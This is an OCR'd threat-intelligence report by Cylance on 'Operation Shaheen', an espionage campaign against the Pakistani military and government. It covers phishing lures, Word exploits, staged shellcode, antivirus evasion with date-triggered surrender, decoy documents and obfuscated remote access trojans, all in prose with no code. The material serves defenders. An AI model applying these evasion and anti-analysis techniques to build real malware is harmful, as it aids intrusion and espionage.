
CYLANCE

OPERATION + Shaheen

THE WHITE COMPANY SERIES



011-32-2-555-12-12
51.260197
4.402771
51° 15' 36.7092" N
4° 24' 9.9756" E

REPORT 1: BY KEVIN LIVELLI

REPORT 2: BY RYAN SMITH

REPORT 3: BY JON GROSS

TABLE OF CONTENTS

ABOUT THIS REPORT


This report is part of a larger developing series, the aim of which is to apply a different approach to threat intelligence to identify a new threat actor and its previously unknown espionage campaigns; it also aims to link together campaigns that were assumed to be unrelated, or which were falsely attributed to other groups. We call this new project — and threat actor — The White Company in acknowledgement of the many elaborate measures the organization takes to whitewash all signs of its activity and evade attribution.

The authors wish to acknowledge the research contributions of the Cylance® Applied Research team.

The White Company consists of three reports. The first report tells the story of the overall campaign and presents forensic findings in a manner suitable for a general audience, including analyses of the technical and geopolitical considerations that enable readers to draw conclusions about the threat actors and understand the campaign in context.

Two additional technical reports follow: One is focused on The White Company's exploits, the other on its malware and infrastructure.

We have dubbed the first campaign Operation Shaheen. It examines a complex espionage effort directed at the Pakistani military.



EXECUTIVE SUMMARY

Pakistan is at the center of a new, unusually complex espionage effort unveiled by Cylance. Operation Shaheen is a year-long, ongoing campaign aimed at the nuclear-armed country's government and military. It is the work of a previously undisclosed threat actor whose unique style of attack has, until now, remained out of the public eye — a success they have taken great pains to achieve. We call this threat actor The White Company in acknowledgement of the many elaborate measures they take to whitewash all signs of their activity and evade attribution.

In our judgment, The White Company is likely a state-sponsored group, with access to zero-day exploits and exploit developers.

We have observed The White Company evolve, modify, and refine both its exploits and its malware. They craft advanced tools that are mission-specific and tailored to esoteric target environments.

We've witnessed The White Company go to unusual lengths to ensure stealth. In this campaign, we watched them turn eight different antivirus products against their owners. Then, oddly, the White Company instructed their code to voluntarily surrender to detection.

In this report, Cylance reveals the intricacies of The White Company's Pakistani operation, picking apart a campaign in which the tools and methods were designed and employed in often contradictory styles to deliberately cause confusion, delay analysis, and evade attribution.

We lay bare a trail of seemingly irreconcilable pieces of evidence that pose not just a technical challenge, but a philosophical one. Our investigation challenges commonly held assumptions about how sophisticated adversaries act and turn them on their head.

Operation Shaheen is a signpost along a changing threat landscape, one where threat actors have highly customized tools within reach, yet increasingly turn to open-source exploit techniques and repurposed malware created by others, which are available in the public domain.

Attackers assume that when the tools necessary for the job are available to everyone and carry the fingerprints of a different developer, they can remain unseen amidst an impossibly large number of potential suspects.

They're wrong. Cylance has pioneered a new method of revealing their hidden hand. We have innovated a new tactic that upends the well-worn path of typical threat research. Our investigation gained insight into the threat actor, not by analyzing the tools they use, but by observing the unique ways they use them.


KEY FINDINGS

- Pakistan is at the center of a new, complex cyber operation discovered by Cylance. This year-long, ongoing espionage campaign, which we call Operation Shaheen, is aimed at the Pakistani government and military — in particular, the Pakistani Air Force.
- We call this threat actor The White Company in acknowledgement of the many elaborate measures they take to whitewash all signs of their activity and evade attribution.
- The White Company is the first threat actor we've encountered which targets and effectively evades no fewer than eight different antivirus products. It then turns these products against their owners by deliberately surrendering in order to distract, delay, and divert the targets' resources. The products include:
  - Sophos
  - ESET
  - Kasperksy
  - BitDefender
  - Avira
  - Avast!
  - AVG
  - Quick Heal
- The White Company goes to unusual lengths to evade attribution. We witnessed:
  - Within the exploit: The evasion of eight different antivirus products, four different ways to check whether the malware was on an analyst's or investigator's system, the capacity to clean up Word and launch a decoy document to reduce suspicion, and the ability to delete itself entirely from the target system.
  - Within the malware: Five different obfuscation (packing) techniques that placed the ultimate payload within a series of nesting-doll layers, additional ways to check whether the malware was on an analyst's or investigator's system, anonymous open-source payloads and obfuscation techniques, and the use of compromised or otherwise un-attributable infrastructure for command and control.
- The White Company has considerable resources at its disposal. Cylance uncovered evidence that establishes that The White Company possesses the following:
  - Access to zero-day exploit developers and, potentially, zero-day exploits.
  - A complex, automated exploit build system.
  - The ability to modify, refine, and evolve exploits to meet mission-specific needs.
  - The capacity for advanced reconnaissance of targets.

INTRODUCTION

The tumultuous inner-drama of Pakistan has been keeping foreign heads of state awake at night for much of the country's 70-year history. That's because Pakistan's story has been one of contradictions.

It has enjoyed peaceful civilian rule, but also violent military coups. It has been a key counterterrorism partner in Afghanistan, but also an accused sponsor and enabler of terrorists. It has been outwardly focused on deterring its rival India, but also inwardly focused on managing domestic separatist and terrorist threats. It has been the home of more than 100 nuclear weapons, but also the most notorious terrorist in history, Osama bin Laden.



At the heart of Pakistan's curious and contradictory history has been its military, whose outsized influence in Pakistani affairs has made it a key actor at home and abroad, playing roles both highly visible and long hidden.

Today, the Pakistani military is at the center of shifting geopolitical alliances — and a sustained cyber espionage campaign. Cylance calls this campaign Operation Shaheen, a reference to the Shaheen Falcon which stands as the symbol of the Pakistani Air Force — the branch of the Pakistani military repeatedly referenced in this campaign's phishing lures.

In this report, Cylance unravels the mystery of a campaign in which traditional approaches to analysis, focused primarily on the malware and infrastructure, yielded few clues and misleading assumptions; however, a comprehensive breakdown of the exploit and shellcode revealed insights into a threat actor whose unique way of cobbling together tools may ultimately lead to their unmasking.

Much like the country it appears to target, the story of this ongoing campaign is also one of fascinating contradictions.

THE CAMPAIGN

OVERVIEW

Cylance has determined that Operation Shaheen was an espionage campaign executed over the course of the last year. It was a targeted campaign which appeared to focus on individuals and organizations in Pakistan, specifically the government and the military. Cylance's window into this campaign, though significant, is not all-encompassing. Indeed, our research revealed evidence that The White Company conducted extensive prior reconnaissance of its targets, and continues to operate largely unnoticed by the security community.

The White Company executed this campaign with the help of a series of different tools, whose roles should be understood clearly from the outset:

- **Phishing lure documents**, which trick users into opening them and thus infecting their computers.
- **Exploits**, which, like keys that unlock doors, leverage vulnerabilities in software to allow for an attacker's code (shellcode) to be executed on the target computer.
- **Shellcode**, written in low-level assembly language, which is a set of machine instructions incorporated within the exploit. This code sets up the computer's environment to load the actual malware.
- **Malware** (aka the payload), written in high-level, traditional programming languages (e.g. C, C++, etc.). In this case, the malware allowed targets to be spied upon and/or data to be stolen.
- **Network and command and control (C2) infrastructure**, i.e. servers, websites, IP addresses, and website domains from which the campaign is orchestrated. These resources also provide a buffer to obfuscate the attacker from the target.

The typical approach to malware analysis calls for an examination of all of the above, with two notable exceptions: the exploit and shellcode are often not explored in explicit detail — if they are analyzed at all.

While the fingerprints of a modern threat actor are more easily removed from malware, infrastructure, and phishing lures, they are not so easily removed from shellcode. Shellcode is far more difficult to create and, conversely, to pick apart and analyze.

In this report, Cylance examines all of the tools used, both independently and comprehensively, with an eye toward their collective effect.

Cylance undertook this task while witnessing the campaign evolve in front of our very eyes. Operation Shaheen has gone through at least two distinct phases. These phases are principally distinguished by the type of exploit used to unlock target systems and the way the malware is delivered.


In Phase 1, which ran through November 2017, a public exploit was used to force victims to unwittingly download and run malware from one of a number of external, compromised websites.

The transition to Phase 2, which began in December, continued until at least February 2018, and is ongoing. Phase 2 was marked by the use of a highly advanced and customized exploit whose final payload was embedded within the phishing lure document itself and extracted internally by the shellcode contained within the exploit.

PICKING LOCKSMITHS

Cylance's investigation began when, by chance, we independently came across a couple of documents in a malware repository in the summer of 2017. We were curious about them because they struck us as atypical, and so we began investigating them further.

In August, we were able to link the documents to what appeared, at least initially, to be a compromised website of a small business owner — in this case a Belgian locksmith. This site was used by The White Company as a base of phishing operations for six months.



011-32-2-555-12-12
51.260197
4.402771
51° 15' 36.7092'' N
4° 24' 9.9756'' E

In retrospect, given the website's brief and haphazard existence, it is possible that it simply provided a front for the entirety of the operation.

The Internet Archive's Wayback Machine took snapshots of this website fewer than a handful of times between June 2016 and October 2017. In the first and only snapshot from 2016, the website appeared to be tied to a legitimate business. It provided a phone number and an address which could be visibly confirmed in a Google Maps Street View search.

Subsequent snapshots, taken between June and October 2017, showed the website design had changed. The purported business no longer listed an address. The phone number provided was new and did not appear to be otherwise publicly linked with the company name.

More recently, the website was taken down altogether. At the time of this writing, it is back up, though it now appears to be a simple place-holder bearing the name of the business. The site provides general tradecraft information on locksmiths and invites visitors to claim the domain name, but offers no way to do so. No contact information was left.

THE BAIT

The Belgian locksmith turned out to be adept at opening more than just the doors to your car or your house, whether he knew it or not. Over a six-month period, the locksmith delivered 30 documents which contained a different kind of lock pick — a pair of exploits that took advantage of two vulnerabilities in Microsoft Word.

For these exploits to work, someone had to open them. To accomplish this, The White Company embedded them in documents which either appealed to the targets, or which artfully blended in with their regular workload. To the recipient, these lures looked like ordinary Word documents. In reality, they were Rich Text Format (RTF) documents containing embedded Word documents.

More importantly, their file names made it apparent that they weren't meant for just any recipient. Cylance did not have access to the email server (or other means) by which the documents were transmitted to the targets. Yet, their file names provide an important clue as to the intended targets.

Direct references were made to events, official documents, or subjects which fall into four categories:

- The Pakistani Air Force or military (10)
- The Pakistani government or other government agencies (11)
- Chinese military or foreign affairs in the region (4)
- Subjects of topical or general regional interest (5)

Of course, many of the non-military Pakistan government lures might have also appealed to Pakistani Air Force or military personnel. So too would the security-themed China lures. This suggests that the lion's share of these documents were directed at members of the Pakistani military.

The overwhelming majority of the phishing lure file names referenced events, government documents, or news articles related to a specific date or narrow time frame. A few headlines were traced to February 2015, but nearly all the rest referenced events occurring between June and September 2017. This timeframe coincides with the observed phishing attempts from the Belgian locksmith server.

The documents aimed at the Pakistani Air Force went a step beyond topical references to an air exercise, a military jet crash, or missile development. Instead, they referenced something called the Fazaia Housing Scheme — a project of the Pakistani Air Force to provide housing in major cities, both at home and abroad, for its personnel (Pakistan Air Force, 2018). Such a subject would not be of interest or relevance to anyone other than Pakistani Air Force members.

We cannot say with precision where those documents went, or which were successful. However, we can say that the Pakistan Air Force was a primary target. This is evident by the overriding themes expressed in document filenames, the contents of the decoy documents, and the specificity employed in the military-themed lures.

In addition, as explained below, the malware delivered by these lures was delivered from domains not just of legitimate, compromised Pakistani organizations — a common tactic attackers use to make any traffic the target might observe seem benign — but legitimate, compromised Pakistani organizations with an explicit connection to the Pakistani military.

As such, we assess with high confidence this campaign was directed at members of the Pakistani Air Force, military, or, at the very least, its government.

PHASE 1

In Phase 1 of Operation Shaheen, The White Company used a relatively dated exploit with publicly available malware and relied on external infrastructure for delivery. In other words, the tools used were off-the-shelf.

Given their straightforward nature, when The White Company was first observed wielding these tools, we did not consider them a particularly sophisticated threat actor.

AN OFF-THE-SHELF EXPLOIT

The exploit The White Company used in Phase 1 was old. It took advantage of a known vulnerability in Microsoft Word referenced within the security community as CVE 2012-0158 (MITRE, 2017). That means that a patch had existed for five years which, if applied, would have rendered this exploit useless. That makes it a far cry from the zero-day exploits which have no patch.

When a target double-clicked the phishing lure document during Phase 1, the exploit employed a publicly available and relatively simple shellcode technique to prepare the way for the malware to arrive.

This shellcode technique was first described by a research group called The Last Stage of Delirium in 2002 and can still be found online, and therefore, still appropriated or copied by threat actors today (The Last Stage of Delirium Research Group, 2002). When executed, the shellcode prepares the environment for the arrival of malware.

This technique was later integrated into the Metasploit Project, an open-source framework of hacking tools designed for use by penetration testers. It has since been widely adopted by threat actors as well (rapid7 [Open Source], 2014).

FAMILIAR FACES

Once the exploit was triggered, the malware (i.e. the actual spy tool) was downloaded from other, compromised websites. As mentioned above, Cylance tracked down many of the compromised sites and found that they were all Pakistani and unwitting participants in the operation.

Among them was the Pakistani military's own Frontier Works Organization (FWO). The irony of this discovery immediately struck us — this legendary builder of Pakistan's infrastructure was being used as infrastructure for the attack itself.

The FWO, an engineering branch of the Pakistani Army, has been serving the people of Pakistan for more than 50 years. It has given them the fabled Karakoram Highway. It has given them bridges, airports, and dams. It has given them facilities used in Pakistan's military and nuclear weapons programs.

Now it has also — unwittingly — given them malware.

Malware also came from a Pakistani dental equipment supply company among whose principal clients we find — to no surprise — the Pakistani military.

In each case, the website was used as a hosting platform to distribute malware as part of the espionage operation. This means that users visiting the FWO or dental site would not be served malware, but rather, a portion of the domain was used to hold onto it until a target computer was ready to download the malware.

RUSSIAN DOLL RATS

The payloads that eventually arrived (i.e. the malware downloaded from these sites) were ultimately found to be remote access trojans (RATs) — RATs that were immediately recognizable to us as tools created by different developers.


These could either be purchased for a nominal fee or freely downloaded by anyone who knew where to look. The only distinguishing aspect of their use here was heavy obfuscation (also called packing). The White Company buried the RATs beneath numerous layers, like nesting Russian dolls.

Threat actors commonly obfuscate malware to reduce or eliminate the chances of it being caught by antivirus (AV) products. Many AV products cannot pierce the outer shells of obfuscation to find and catch the RAT inside.

In this case, the decision to heavily obfuscate a common RAT struck us almost as a cruel joke — a complicated, resilient series of outer shells raised expectations of an elaborate or rare flavor of malware within, but instead, delivered plain old boring vanilla.

Still, the fact that the damage was ultimately the work of this sort of widely available public malware was a troublesome discovery. It meant the chances of connecting it to other clues that might generate further leads were close to nil.

The heavy obfuscation was something of an omen. It marked the first sign that The White Company might be cleverer than we initially thought. If security researchers were to find and identify a single document, they would likely abandon further inquiry or gloss over it as insignificant. After all, the final malware payload was ultimately uninteresting from a research perspective.



PHASE 2

In December 2017, Cylance witnessed Operation Shaheen undergo a major shift in operations. Beginning then, and continuing through at least February 2018, the phishing lure documents sent from the Belgian locksmith arrived with the malware already embedded. In other words, the malware was no longer hosted on an external website, but was decoded and deployed by the shellcode itself.

Unlike the ordinary shellcode seen in the exploit used during Phase 1, this shellcode constituted one of the most intricate examples we have come across.

The Phase 2 exploit took advantage of another vulnerability in Word, known today as CVE-2015-1641. Unlike the vulnerability leveraged in Phase 1, this vulnerability came to Microsoft's attention (and was therefore patched) after it was exploited in the wild. This is another way of saying that the exploits that originally took advantage of CVE-2015-1641 were zero-day exploits.

In this way, The White Company transitioned from using a relatively simple, cookie-cutter exploit that was developed after patch to gaining access to an exploit developed by an entity in the zero-day market and making highly advanced modifications to it.

Custom Job

STAGE 1

The exploit The White Company used in Phase 2 ultimately extracted a heavily obfuscated malware payload similar to that introduced in Phase 1. This malware also allowed the threat actor to spy on and steal data from its targets.

But, before it did so, the Phase 2 shellcode went through two main stages, roughly summarized as:

Stage 1:	Triggering of the vulnerability, and setup.
Stage 2:	Installation of the malware (the spying tools), anti-analysis measures, anti-detection measures, clean up of Word, and deletion of the exploit from the system.

The Stage 1 shellcode contained within the exploit simply opened the door to the target system and created a welcoming environment.

The Stage 2 shellcode contained all of the mission-specific functions and was almost surely developed by The White Company. Cylance's analysis suggests strongly that the Stage 1 developer is a distinct entity, one that discovered the 2015 vulnerability, wrote Stage 1 code to take advantage of it, and sold it. Readers are referred to the second paper in this project, *Exploits Evolved*, and specifically to the High-Level Analysis section for a discussion of the evidence that led to this conclusion.

Stage 1 set the table for Stage 2, gathering information on the target system where it landed, preparing the environment for the malware that was to come, and making sure the environment was suitable for Stage 2.

Stage 2

ANTI-ANALYSIS

Before Stage 2 completed its mission-specific tasks, it first unwrapped itself from obfuscation. Like the malware it eventually delivered, this exploit also obfuscated itself to impede analysis. Next, it went through four different checks to determine whether or not it was being debugged — meaning, whether the exploit was in the hands of an investigator or analyst. If it were found to be under scrutiny, it would skip dropping the malware altogether.

ANTIVIRUS EVASION

Then, in the first of several baffling revelations, Stage 2 began with a check for these eight specific antivirus products on the target's computer:

• **Kaspersky**	(made in Russia)
• **Quick Heal**	(made in India)
• **AVG**	(made in the Czech Republic)
• **BitDefender**	(made in Romania)
• **Avira**	(made in Germany)
• **Sophos**	(made in the U.K.)
• **Avast!**	(made the Czech Republic)
• **ESET**	(made in Slovakia)

These checks led us to conclude that a previous phase of the campaign was conducted to determine which antivirus products were running on target machines. In other versions of this exploit, The White Company left the space allotted for all eight products untouched and swapped out only what was needed.

If any of these antivirus products were found, a note was kept on a running list and the information was held for later.

The shellcode would then determine the current date.

Next, it would begin evading each of the eight antivirus products while simultaneously dropping the malware payload (the espionage tool).

Evasion of a specific antivirus product is not unheard of or even uncommon in the analysis of malware campaigns. Yet, the evasion of so many antivirus products is exceedingly rare. It's even rarer to see it as a feature of an exploit (as opposed to malware).

SURRENDER

In another strange revelation, Cylance discovered the shellcode used the date check and previously recorded list of antivirus products to actually stop the antivirus evasion. The malware simply surrendered to the antivirus products after a certain date.

Regardless, it continued to drop the malware. The exploit would allow itself to be detected after a specific date by a certain antivirus product, and eventually caught by all antivirus products.

Put more plainly, it was essentially asking to be caught. It was giving itself up — something not seen in most targeted espionage campaigns.

So-called kill switches have been observed in previous attacks and campaigns (famously, for example, in Stuxnet), wherein the malware stops altogether after a certain date. But, we were hard pressed to find another example of a campaign which doesn't stop completely but rather surrenders itself to investigators for examination after a given date.

These mysterious time-triggered evasion instructions were as follows, presented here in chronological order (which differs from the order in which they unfolded in the shellcode):

If it's after April 22, 2017, stop evading Kaspersky	(a Saturday)
If it's after May 3, 2017, stop evading Quick Heal	(11 days later, Wed.)
If it's after May 18, 2017, stop evading AVG	(15 days later, Thurs.)
If it's after May 24, 2017, stop evading BitDefender	(6 days later, Wed.)
If it's after June 2, 2017, stop evading Avira	(9 days later, Fri.)
If it's after June 17, 2017, stop evading Sophos	(15 days later, Sat.)
If it's after August 16, 2017, stop evading Avast!	(60 days later, Wed.)
If it's after September 9, 2017, stop evading ESET	(24 days later, Sat.)
If it's after November 24, 2017, stop evading all antivirus products	(76 days later, Fri.)

Cylance spent a great deal of time and effort trying to determine the significance of these dates. A detailed discussion follows involving current events in the region in and around this time period; it will situate dates of significance in this campaign within the context of real-world events.

For now, it is important to note that the dates existed at all. The White Company could have written this shellcode such that all antivirus products were evaded until the operation was completed. They could have written it so no malware was dropped after the expiration date. This technique would have been far easier to do and much more effective.

The White Company choosing not to do this indicates that they wanted the alarm to sound. This diversion was likely to draw the target's (or investigator's) attention, time, and resources to a different part of the network. Meanwhile, The White Company was free to move into another area of the network and create new problems.

DISAPPEARING TRICKS

After the exploit did what it was meant to do — namely, to drop the malware — it resumed a series of functions that would make itself appear as if it were never there.

The exploit launched a new session of Word so it didn't look as though it had crashed. It then opened a clean decoy document, so the user would not suspect anything — all in the time it took to double-click the original phishing lure file.

Notably, the exploit deleted itself from the system, something rarely seen. This means that if the target clicked on the document a second time, the exploit would no longer trigger. Furthermore, if the document was sent along to an IT administrator or a forensic investigator, it would be completely clean.

MORE RUSSIAN DOLL MALWARE

The malware payload dropped by Stage 2 of the Phase 2 shellcode was a similar espionage tool as that seen in Phase 1. Both are RATs which act as backdoors and allow threat actors to spy on or steal data from targets.

The RATs deployed in this case were, again, heavily obfuscated versions of publicly available trojans, not custom backdoors. This step was yet another taken to thwart automated tracking and identification efforts.

With publicly available malware, an analyst can't be sure of authorship, which in turn has the effect of impeding attempts at attribution. In this context, it also undermines the assumptions of analysts who conduct taxing reviews of complex shellcode and are expecting fancy, custom malware samples.

The RATs used here are also modular in nature. The default RAT build came with the ability to deploy plugins directly into memory that allowed for a whole series of potentially useful capabilities including:

- Recording keystrokes
- Credential stealing
- Microphone and webcam access
- Remote desktop accessibility

These features could be mixed and matched, a feature that lends itself to repeated reuse.

THE INFRASTRUCTURE

Once running, the malware in this campaign relied on a set of roughly half a dozen IP addresses that orchestrated so-called command and control. An analysis of those IPs and domains, including historical domain, DNS, and website registration research, provided no significant insight. We found no mistakes that might reveal the true identity of The White Company. No fingerprints remained.

Cylance did determine that one of the IP addresses was still active as of the publication of this report. This suggests strongly that Operation Shaheen is ongoing.

Cylance observed this malware campaign in action through February 2018, at which point the Belgian locksmith website was abandoned. This ended Cylance's visibility into ongoing operations.

DISCUSSION

A SERIES OF CONTRADICTIONS

This complex and unusual campaign contained several puzzling contradictions regarding the way in which the different tools were developed and combined. Here, we lay them all out and discuss their significance.

